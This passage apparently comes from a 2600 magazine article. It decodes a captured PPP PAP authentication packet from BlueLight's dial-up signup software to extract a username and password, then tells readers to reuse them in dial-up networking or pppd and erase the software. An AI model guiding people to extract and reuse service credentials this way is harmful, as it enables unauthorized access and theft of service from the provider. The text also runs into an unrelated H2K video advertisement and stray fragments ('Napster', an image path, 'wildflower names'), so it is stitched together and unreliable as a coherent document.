62 6C 72 65 67 75 73 58  
...$004Bffgeuse  
1085:0120 58 59 48 34 FE 06 21 D9-  
3C 3F 75 05 80 0E 25 D9  
XY14..!<@u...%.
```

First, please note that I've truncated the output, because over half of it isn't part of the packet - it's just data left over in memory.

Now, for the analysis. According to RFC 1334 this is what the packet data means:

01 - Identifier for "Authenticate Request"
01 - Unique packet identifier
00 24 - Length of packet (0x24 = 36 bytes)
16 - Length of peer identification or if none (0x16 = 22 bytes)
[...] - Next 22 bytes =

```
[004Bffgeuse]<@u...%>  
08 - Length of password (0x08 = 8 bytes)  
[...] - Next 8 bytes = "4m18XYH4"  
So from this output, we would gather that BlueLight's new user account is as follows:
```

Password: 4m18XYH4
Username: 004Bffgeuse@rjispinway
Please remember that I've modified the data for this article and the username/password listed above is not the true account login.

Plug those values back into dial-up networking and test it. You should connect clean. Now you can erase the software. Better yet, ditch your Windows drive and plug the values back into pppd. Enjoy!

Have you felt your life has no purpose because you missed H2K? Well, it was a great conference so you should feel pretty bad about missing it, no question there. But now there is a way you can sort of attend even though it'll cost more and the people won't respond when you ask them questions. That's right, the H2K videos are here! While we didn't capture everything, we did manage to get around 30 hours of the various panels, including Jello Biafra's keynote address, the mock trial, social engineering, DeCSS panels, and more. If you were there, this is a great way to see the panels you missed or relive the ones you saw.

All tapes are In VHS NTSC format. You can order here or at our online store (www.2600.com) where more of a description for each panel is available.

H2K K

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
Napster

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Check off those wildflower names and from

100